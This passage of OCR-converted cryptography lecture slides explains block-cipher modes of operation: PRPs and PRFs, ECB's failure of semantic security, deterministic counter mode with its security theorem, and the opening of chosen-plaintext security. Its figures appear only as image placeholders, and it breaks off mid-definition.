- One-Time Key
    - Semantic Security
    - Electronic Code Book (ECB)
    - Deterministic Counter Mode (DETCTR)
- Many-Time Key
    - Semantic Security for Many-Time Key:
      Semantic Security under Chosen-Plaintext Attack (CPA)
    - Cipher Block Chaining (CBC)
        - Randomized
        - Nonce-based

Review: PRPs and PRFs

Block Ciphers



Canonical examples:

- **DES**: n= 64 bits, k = 56 bits
- **3DES**: n= 64 bits, k = 168 bits
- **AES**: n=128 bits, k = 128, 192, 256 bits

Abstractly: PRPs and PRFs

- **Pseudo Random Function** (**PRF**) defined over (K,X,Y):

$$F:\ K \times X \ \rightarrow\ Y$$

such that there exists “efficient” algorithm to evaluate F(k,x)

- **Pseudo Random Permutation** (**PRP**) defined over (K,X):

$$E:\ K \times X \ \rightarrow\ X$$

such that:

1. There exists “efficient” <u>deterministic</u> algorithm to evaluate E(k,x)
2. The function $E(k, \cdot)$ is one-to-one, for every k
3. There exists “efficient” inversion algorithm D(k,y)

Using block ciphers

- Don’t think about the **inner-workings** of AES and 3DES.

- We assume both are **secure PRPs** and will see how to use them

Modes of Operation

How to use a **block cipher** on **messages consisting of more than one block**

- **One-Time Key**
  - Electronic Code Book
  - Deterministic Counter Mode

- **Many-Time Key**
  - Cipher Block Chaining
  - Counter Mode

Modes of Operation
One-Time Key

(example: encrypted email, new key for every message)

Using PRPs and PRFs

Goal: build “secure” encryption from a secure PRP (e.g., AES).

This segment: **one-time key**


1. **Adversary’s power:** Adversary sees only one ciphertext (one-time key)

2. **Adversary’s goal:** Learn info about PT from CT (semantic security)

Next segment: many-time keys (a.k.a. *chosen-plaintext security*)


Incorrect use of a PRP

Electronic Code Book (ECB):




Problem: if $b_1 = b_2$ then $c_1 = c_2$


In pictures



Plain text




Cipher text with **ECB**



Cipher text with
other modes of operation

Semantic Security (one-time key)

EXP(0):



Challenger

$k \leftarrow K$

$m_0 , m_1 \in M : \quad |m_0| = |m_1|$


$c \leftarrow E(k,\mathbf{m_0})$

Adversary A

$b' \in \{0,1\}$

one time key ⇒ adversary sees only one ciphertext

EXP(1):



Challenger

$k \leftarrow K$

$m_0 , m_1 \in M : \quad |m_0| = |m_1|$

$c \leftarrow E(k,\mathbf{m_1})$


Adversary A

$b' \in \{0,1\}$

$\text{Adv}_{\text{SS}}[\text{A,Cipher}] = \Big|\ \Pr[\ \mathbf{EXP(0)}=1\ ] - \Pr[\ \mathbf{EXP(1)}=1\ ]\ \Big|$ should be “negligible” for all “efficient” A

ECB is not Semantically Secure

ECB is not semantically secure for messages that contain **more than one block.** (known-plaintext attack)



$b \in \{0,1\}$

Two blocks

Challenger

$k \leftarrow K$

m_0 = $\overbrace{\text{“Hello World”}}$

m_1 = “Hello Hello”

$c = (c_1,c_2) \leftarrow E(k, \mathbf{m_b})$


Adversary A

If $c_1=c_2$ output 1, else output 0

Then Adv_{SS} [A, ECB] =

Deterministic Counter Mode (Secure Construction)

- **PRF** F : K × $\{0,1\}^n \to \{0,1\}^n$ (e.g., n=128 with AES)
- **E_{DETCTR} (k, m) =** (Encryption)




m[0]	m[1]	…	m[L]
⊕			
F(k,0)	**F(k,1)**	…	**F(k,L)**
c[0]	c[1]	…	c[L]

⇒ Stream cipher built from a PRF (e.g., AES, 3DES)

Deterministic Counter Mode (Secure Construction)

- **PRF** $F : K \times \{0,1\}^n \to \{0,1\}^n$ (e.g., n=128 with AES)
- **D_{DETCTR} (k, c) =** (Decryption)



$$\begin{array}{c|c|c|c|c|}
 & c[0] & c[1] & \dots & c[L] \\
\oplus & \mathbf{F(k,0)} & \mathbf{F(k,1)} & \dots & \mathbf{F(k,L)} \\
\hline
 & m[0] & m[1] & \dots & m[L]
\end{array}$$

No need to **invert** F when decrypting

Deterministic Counter Mode Security

Theorem: For any L>0,

If **F** is a **secure PRF** over (K,X,X) then

DETCTR is **semantically secure** over (K, X^L, X^L).

In particular, for every efficient adversary **A** **attacking DETCTR**

there exists an efficient adversary **B** **attacking F** s.t.:

$$\mathrm{Adv}_{SS}[A, \mathrm{DETCTR}] = 2 \cdot \mathrm{Adv}_{PRF}[B, F]$$

$\mathrm{Adv}_{PRF}[B, F]$ is negligible (since F is a secure PRF)

Hence, $\mathrm{Adv}_{SS}[A, \mathrm{DETCTR}]$ must be negligible.

Modes of Operation
Many-Time Key

Examples:

- File systems: Same AES key used to encrypt many files.
- IPsec: Same AES key used to encrypt many packets.

Semantic Security for Many-Time Key

Key used **more than once** ⇒ adversary sees many CTs with same key (i.e., used for **multiple messages**)


Adversary's power: **Chosen-Plaintext Attack (CPA)**

- Adversary can obtain the encryption of arbitrary messages of his choice (conservative modeling of real life)

Adversary's goal: Break semantic security

Semantic Security for Many-Time Key (CPA Security)

Q = (E,D) a cipher defined over (K,M,C). For b=0,1 define EXP(b) as:

